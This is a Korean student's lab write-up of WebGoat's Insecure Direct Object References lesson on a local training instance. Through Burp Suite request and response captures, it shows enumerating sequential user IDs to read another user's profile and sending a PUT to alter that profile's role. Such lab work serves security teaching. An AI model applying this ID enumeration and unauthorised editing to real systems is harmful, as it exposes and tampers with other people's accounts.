

# 인터넷응용보안 4주차 과제

202121556 박지현

## Insecure Direct Object References

2번 문제. tom, cat을 입력하여 로그인에 성공

3번 문제. View Profile 버튼을 누른 뒤 GET /WebGoat/IDOR/profile 을 찾아 클릭

Response 탭의 내용을 보면 role, userId 항목이 있지만 보기에는 없기 때문에 role과 userId를 입력 해 준다.

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/IDOR.lesson/2

# WEBGOAT

## Insecure Direct Object References

Search lesson

Show hints Reset lesson

1 2 3 4 5 6

### Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

View Profile

name:Tom Cat  
color:yellow  
size:small

✓

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

role, userid Submit Diffs

**Correct, the two attributes not displayed are userId & role. Keep those in mind**

4번 문제. Response를 살펴보면 userId가 존재 → 2342384

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 25 Mar 2025 01:14:23 GMT
8
9 {
10   "role": 3,
11   "color": "yellow",
12   "size": "small",
13   "name": "Tom Cat",
14   "userId": "2342384"
15 }
```

userId를 URI에 포함하여 WebGoat/IDOR/profile/2342384를 입력

Submit 버튼을 누르면 성공

WebGoat

## Insecure Direct Object References

Search lesson

Show hints Reset lesson

1 2 3 4 5 6

### Guessing & Predicting Patterns

#### View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

✓ Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

WebGoat/IDOR/profile/2342384 Submit

**Congratulations, you have used the alternate Url/route to view your own profile.**  
{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

5 - 1번 문제. ViewProfile 버튼을 누르고 HTTP history를 본다

GET /WebGoat/IDOR/profile/%7BuserId%7D를 찾아 클릭

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1200	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8081	JSON	mvc		
1201	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8081	JSON	mvc		
1202	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8081	JSON	mvc		
1203	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	963	JSON	mvc		
1204	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8081	JSON	mvc		
1205	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	963	JSON	mvc		
1206	http://127.0.0.1:8080	GET	/WebGoat/IDOR/profile/%7BuserId%7D			500	12144	JSON			
1207	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8081	JSON	mvc		
1208	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	963	JSON	mvc		
1209	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8081	JSON	mvc		
1210	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	963	JSON	mvc		

**Request**

1 GET /WebGoat/IDOR/profile/%7BuserId%7D HTTP/1.1

2 Host: 127.0.0.1:8080

3 sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"

4 Accept: \*/\*

5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

6 X-Requested-With: XMLHttpRequest

7 sec-ch-ua-mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36

9 sec-ch-ua-platform: "Windows"

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

**Response**

1 HTTP/1.1 500 Internal Server Error

2 Connection: close

3 Content-Type: application/json

4 Date: Tue, 25 Mar 2025 01:54:53 GMT

5 {

6 "timestamp": "2025-03-25T01:54:53.859+00:00",

7 "status": 500,

8 "error": "Internal Server Error",

9 "trace": "java.lang.NullPointerException: Can not invoke 'String.equals(Object)' because the return value of 'org.owasp.webgoat.lessons.idor.UserProfile.getUserId()' is null\n\tat org.owasp.webgoat.lessons.idor.IDORViewOtherProfile.completed(IDORViewOtherPro

**Inspector**

Request attributes 2

Request cookies 1


Request headers 16

Response headers 3

Event log All issues

Memory: 147.1MB

Send to Repeater 클릭 후, Repeater 탭으로 이동



The screenshot shows the Burp Suite Repeater tab. The target is `http://127.0.0.1:8080`. The request is a GET to `/WebGoat/IDOR/profile/%7BuserId%7D`. The request body is empty. The response is not yet received.

**Request**

```
1 GET /WebGoat/IDOR/profile/%7BuserId%7D HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24",
4 "Chromium";v="122"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: JSESSIONID=p7gmHbystkkTkTqSj_mdy2QjXiUC09vh2yLoZGHP
18 Connection: close
```


**Response**

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 16

%7BuserId%7D 부분을 Tom의 userId인 2342384로 바꾸고 Send 버튼 클릭

Response 화면에 다시 시도하라는 메시지가 뜬다.



The screenshot shows the Burp Suite Repeater tab. The target is `http://127.0.0.1:8080`. The request is a GET to `/WebGoat/IDOR/profile/2342384`. The response is a 200 OK with a JSON body.

**Request**

```
1 GET /WebGoat/IDOR/profile/2342384 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24",
4 "Chromium";v="122"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: JSESSIONID=p7gmHbystkkTkTqSj_mdy2QjXiUC09vh2yLoZGHP
18 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 25 Mar 2025 01:58:23 GMT
8
9 {
10   "lessonCompleted": false,
11   "feedback":
12     "Try again. You need to use the same method\\URL you used to access your own profile via direct object reference.",
13   "output": null,
14   "assignment": "IDORViewOtherProfile",
15   "attemptWasMade": true
16 }
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 16
- Response headers: 6



userId부분을 1씩 증가하며 Response를 살펴본다

해당 ID가 없으면 Internal Server Error 발생

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is set to http://127.0.0.1:8080. The request is a GET to /WebGoat/IDoR/profile/2342388. The response is a 500 Internal Server Error. The stack trace indicates a NullPointerException in the org.owasp.webgoat.lessons.idor.UserProfile.getUserId() method.

```
1 GET /WebGoat/IDoR/profile/2342388 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24",
4 "Chromium";v="122"
5 Accept: */*
6 Content-Type:
7 application/x-www-form-urlencoded;
8 charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 sec-ch-ua-mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0;
12 Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/122.0.6261.112 Safari/537.36
14 sec-ch-ua-platform: "Windows"
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer:
19 http://127.0.0.1:8080/WebGoat/start.mvc
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language:
22 ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
23 Cookie: JSESSIONID=
24 p7gmHbystkkTkTqSj_mdy2QjXiUC09vh2yLoZGHP
25 Connection: close
```

```
1 HTTP/1.1 500 Internal Server Error
2 Connection: close
3 Content-Type: application/json
4 Date: Tue, 25 Mar 2025 01:59:24 GMT
5 {
6   "timestamp":
7     "2025-03-25T01:59:24.433+00:00",
8   "status": 500,
9   "error": "Internal Server Error",
10  "trace":
11    "java.lang.NullPointerException: Cannot i
12     nvoke \"String.equals(Object)\" because t
13     he return value of \"org.owasp.webgoat.le
14     ssions.idor.UserProfile.getUserId()\" is n
15     ull\n\tat org.owasp.webgoat.lessons.idor.
16     IDoRViewOtherProfile.completed(IDoRViewOt
17     herProfile.java:69)\n\tat java.base/jdcr.i
18     nternal.reflect.NativeMethodAccessorImpl.
19     invoke0(Native Method)\n\tat java.base/jd
20     k.internal.reflect.NativeMethodAccessorIm
21     pl.invoke(NativeMethodAccessorImpl.java:7
22     7)\n\tat java.base/jdcr.internal.reflect.D
23     elegatingMethodAccessorImpl.invoke(Delega
24     tingMethodAccessorImpl.java:43)\n\tat jav
25     a.base/java.lang.reflect.Method.invoke(Me
26     thod.java:569)\n\tat org.springframework.
27     web.method.support.InvocableHandlerMethod
28     .doInvoke(InvocableHandlerMethod.java:205
29     )\n\tat org.springframework.web.method.su
30     pport.InvocableHandlerMethod.invokeForReq
```

계속 1씩 증가하다 보면 userId가 매칭된다 → 성공 (userId : 2342388)


The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is set to http://127.0.0.1:8080. The request is a GET to /WebGoat/IDoR/profile/2342388. The response is a 200 OK. The JSON body contains user profile information, including the userId 2342388.

```
1 GET /WebGoat/IDoR/profile/2342388 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24",
4 "Chromium";v="122"
5 Accept: */*
6 Content-Type:
7 application/x-www-form-urlencoded;
8 charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 sec-ch-ua-mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0;
12 Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/122.0.6261.112 Safari/537.36
14 sec-ch-ua-platform: "Windows"
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer:
19 http://127.0.0.1:8080/WebGoat/start.mvc
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language:
22 ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
23 Cookie: JSESSIONID=
24 p7gmHbystkkTkTqSj_mdy2QjXiUC09vh2yLoZGHP
25 Connection: close
```

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 25 Mar 2025 02:00:01 GMT
8 {
9   "lessonCompleted": true,
10  "feedback":
11    "Well done, you found someone else's prof
12    ile",
13  "output":
14    "{role=3, color=brown, size=large, name=B
15    uffalo Bill, userId=2342388}",
16  "assignment": "IDoRViewOtherProfile",
17  "attemptWasMade": true
18 }
```

5 - 2번 문제. Tom의 프로필 데이터 Response를 살펴보면 json 포맷인 것을 확인 가능

Tom의 프로필 데이터와 Content-Type 복사




The screenshot shows a code editor window with a single tab containing a JSON object. The JSON object has the following properties: "role" with value 3, "color" with value "yellow", "size" with value "small", "name" with value "Tom Cat", and "userId" with value "2342384". Below the JSON object, the text "Content-Type: application/json" is displayed. The editor's status bar at the bottom indicates the cursor is at line 7, column 2, the file is 137 characters long, the zoom is 100%, the line endings are Windows (CRLF), and the encoding is UTF-8.

```
{
  "role" : 3,
  "color" : "yellow",
  "size" : "small",
  "name" : "Tom Cat",
  "userId" : "2342384"
}
```

Content-Type: application/json

줄 7, 열 2 | 137자 | 100% | Windows (CRLF) | UTF-8

복사해 놓은 Tom의 프로필 데이터 수정



The screenshot shows the same code editor window, but the JSON object has been modified. The properties are now: "role" with value 1, "color" with value "red", "size" with value "large", "name" with value "Buffalo bill", and "userId" with value "2342388". The "Content-Type: application/json" text remains below the JSON object. The status bar at the bottom shows the cursor is at line 6, column 22, the file is 139 characters long, the zoom is 100%, the line endings are Windows (CRLF), and the encoding is UTF-8.

```
{
  "role" : 1,
  "color" : "red",
  "size" : "large",
  "name" : "Buffalo bill",
  "userId" : "2342388"
}
```

Content-Type: application/json

줄 6, 열 22 | 139자 | 100% | Windows (CRLF) | UTF-8

Repeater에서 PUT 명령으로 수정하고 Content-Type: application/json 으로 수정

수정된 Tom의 프로필 데이터 붙여넣기

The image shows the Burp Suite Repeater interface. The 'Request' tab is active, displaying a PUT request to http://127.0.0.1:8080. The request body is a JSON object representing a user profile. The 'Response' tab shows the server's response, which is a 200 OK status with a JSON body indicating the profile was updated. The 'Inspector' panel on the right shows the request and response details.

```
Request
Host: 127.0.0.1:8080
sec-ch-ua: "Not (A:Brand);v="24", "Chromium";v="122"
Accept: */*
Content-Type: application/json
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=p7gmHbystkkTtTqSj_mdy2QjXiUC09vh2yLoZGHP
Connection: close
Content-Length: 112

{
  "role": 1,
  "color": "red",
  "size": "large",
  "name": "Buffalo bill",
  "userId": "2342388"
}
```

```
Response
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 25 Mar 2025 02:05:58 GMT

{
  "lessonCompleted": true,
  "feedback": "Well done, you have modified someone else's profile (as displayed below)",
  "output": "{role=1, color=red, size=large, name=Buffalo Bill, userId=2342388}",
  "assignment": "ID0REditOtherProfile",
  "attemptWasMade": true
}
```

Insecure Direct Object References 모든 문제 성공!

The image shows the WebGoat application interface. The 'Insecure Direct Object References' lesson is selected in the left sidebar. The main content area displays the lesson title and a 'View Profile' button. The lesson text explains that the goal is to view another user's profile by using an alternate path or intercepting the request.

## Insecure Direct Object References

Playing with the Patterns

View Another Profile

View someone else's profile by using the alternate path you already used to view your own profile. Use the 'View Profile' button and intercept/modify the request to view another profile. Alternatively, you may also just be able to use a manual GET request with your browser.

View Profile

Edit Another Profile

Older apps may follow different patterns, but RESTful apps (which is what's going on here) often just change methods (and include a body or not) to perform different functions.

